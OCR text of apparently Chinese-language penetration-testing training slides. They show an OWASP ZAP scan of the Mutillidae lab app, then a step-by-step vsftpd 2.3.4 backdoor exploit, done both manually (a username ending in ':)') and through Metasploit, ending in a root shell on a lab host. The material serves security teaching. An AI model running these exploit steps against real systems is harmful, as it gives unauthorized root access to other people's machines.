
Owasp Zap


Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
https://192.168.56.21
http://192.168.56.21
Welcome to the OWASP Zed Attack Proxy (ZAP)
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
To quickly test an application, enter its URL below and press 'Attack'.
URL to attack:
http://192.168.56.21/mutillidae/index.php?page=user-info.php
Select...
Attack
Stop
Progress:
Attack complete - see the Alerts tab for details of any issues found
For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.
Explore your application:
Launch Browser
JxBrowser
History
Search
Alerts
Output
Spider
Active Scan
Alerts (9)
Application Error Disclosure (5)
X-Frame-Options Header Not Set (248)
Cookie No HttpOnly Flag (28)
Cookie Without Secure Flag (25)
Incomplete or No Cache-control and Pragma HTTP Header
Password Autocomplete in Browser (38)
Private IP Disclosure (18)
Web Browser XSS Protection Not Enabled (360)
X-Content-Type-Options Header Missing (455)
X-Frame-Options Header Not Set
URL: http://192.168.56.21/mutillidae/index.php?page=user-info.php
Risk: Medium
Confidence: Medium
Parameter: X-Frame-Options
Attack:
Evidence:
CWE ID: 16
WASC ID: 15
Source: Passive (10020 - X-Frame-Options Header Scanner)
Description:
X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.
Other Info:
Alerts 0 2 7 0
Current Scans 0 0 0 0 0 0


Owasp Zap


Alerts (9)
Application Error Disclosure (5)
X-Frame-Options Header Not Set (248)
Cookie No HttpOnly Flag (28)
Cookie Without Secure Flag (25)
Incomplete or No Cache-control and Pragma HTTP Header
Password Autocomplete in Browser (38)
Private IP Disclosure (18)
Web Browser XSS Protection Not Enabled (360)
X-Content-Type-Options Header Missing (455)

Owasp Zap


ider
Active Scan
Application Error Disclosure
URL: https://192.168.56.21/mutillidae/index.php?page=user-info.php&popUpNotificationCode=BHE1
Risk: Medium
Confidence: Medium
Parameter:
Attack:
Evidence: You have an error in your SQL syntax
CWE ID: 200
WASC ID: 13
Source: Passive (90022 - Application Error Disclosure)
Description:
This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be usec
The alert could be a false positive if the error message is found inside a documentation page.
Other Info:

Owasp Zap



http://192.168..lidae/index.php Scan Progress
Progress
Response Chart
Host:
http://192.168.56.21
Strength
Progress
Elapsed
Reqs
Alerts
Sta...
Analyser
00:00.000
0
Plugin
Path Traversal
Medium
00:20.031
0
0
Remote File Inclusion
Medium
00:20.075
0
0
Server Side Include
Medium
01:20.088
0
0
Cross Site Scripting (Reflected)
Medium
00:20.034
0
0
Cross Site Scripting (Persistent) - Prime
Medium
00:20.041
0
0
Cross Site Scripting (Persistent) - Spider
Medium
00:20.025
0
0
Cross Site Scripting (Persistent)
Medium
00:00.006
0
0
SQL Injection
Medium
00:20.067
0
0
Server Side Code Injection
Medium
02:40.185
0
0
Remote OS Command Injection
Medium
06:40.438
0
0
Directory Browsing
Medium
00:20.024
0
0
External Redirect
Medium
03:00.295
0
0
Buffer Overflow
Medium
00:20.038
0
0
Format String Error
Medium
00:20.016
0
0
CRLF Injection
Medium
02:20.157
0
0
Parameter Tampering
Medium
00:20.025
0
0
Script Active Scan Rules
Medium
00:00.003
0
0
Advanced SQL Injection
Medium
10:00.009
0
0
Totals
30:22.427
0
0
Copy to Clipboard
Close

55

滲透測試 - Metasploit

Metasploit

- Metasploit Framework
- 滲透測試（Penetration Test）框架工具
- 擁有廣大的社群資源（https://www.exploit-db.com/）




57

Vsftpd 2.3.4

exploit-DB

https://www.exploit-db.com/exploits/17491



searchsploit

Local exploit-DB

```
root@kali:~/Desktop# searchsploit vsftpd
 Exploit Title                                                |  Path
--------------------------------------------------------------|---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1) | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2) | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                              | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)        | unix/remote/17491.rb
--------------------------------------------------------------|---------------------------------
Shellcodes: No Results
root@kali:~/Desktop#
```

vsftpd 2.3.4 manually attack

利用FTP 登入，帳號輸入任意位數 + :)，密碼輸入任意位數

```
# Connect to the FTP service port first
connect

banner = sock.get_once(-1, 30).to_s
print_status("Banner: #{banner.strip}")

sock.put("USER #{rand_text_alphanumeric(rand(6)+1)}:)\r\n")
resp = sock.get_once(-1, 30).to_s
```

```
sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")
```

會開啟 port 6200 之後門，之後可再利用telnet 登入

```
def exploit

    nsock = self.connect(false, {'RPORT' => 6200}) rescue nil
    if nsock
        print_status("The port used by the backdoor bind listener is already open")
        handle_backdoor(nsock)
        return
    end
```

vsftpd 2.3.4 manually attack


```
root@kali:~# nmap 192.168.56.20 -p 6200
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-24 10:35 EDT
Nmap scan report for 192.168.56.20
Host is up (0.00055s latency).

PORT     STATE  SERVICE
6200/tcp closed lm-x
MAC Address: 08:00:27:72:29:14 (Oracle VirtualBox virtual NIC)
```

帳號：任意碼 + :)
密碼：任意碼

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ftp 192.168.56.20
Connected to 192.168.56.20.
220 (vsFTPd 2.3.4)
Name (192.168.56.20:root): 123456:)
331 Please specify the password.
Password:
```

```
root@kali:~# nmap 192.168.56.20 -p 6200
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-24 10:35 EDT
Nmap scan report for 192.168.56.20
Host is up (0.00034s latency).

PORT     STATE SERVICE
6200/tcp open  lm-x
MAC Address: 08:00:27:72:29:14 (Oracle VirtualBox virtual NIC)
```

vsftpd 2.3.4 Backdoor & shell




Vsftpd 2.3.4 Metasploit attack

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.20
RHOST => 192.168.56.20
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.56.20    yes       The target address
   RPORT  21               yes       The target port (TCP)
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.56.20:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.20:21 - USER: 331 Please specify the password.
[+] 192.168.56.20:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.20:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.15:33803 -> 192.168.56.20:6200) at 2020-08-24 11:05:56 -0400

who;
root     pts/0        Aug 24 10:27 (:0.0)
```


Vsftpd 2.3.4 Metasploit attack



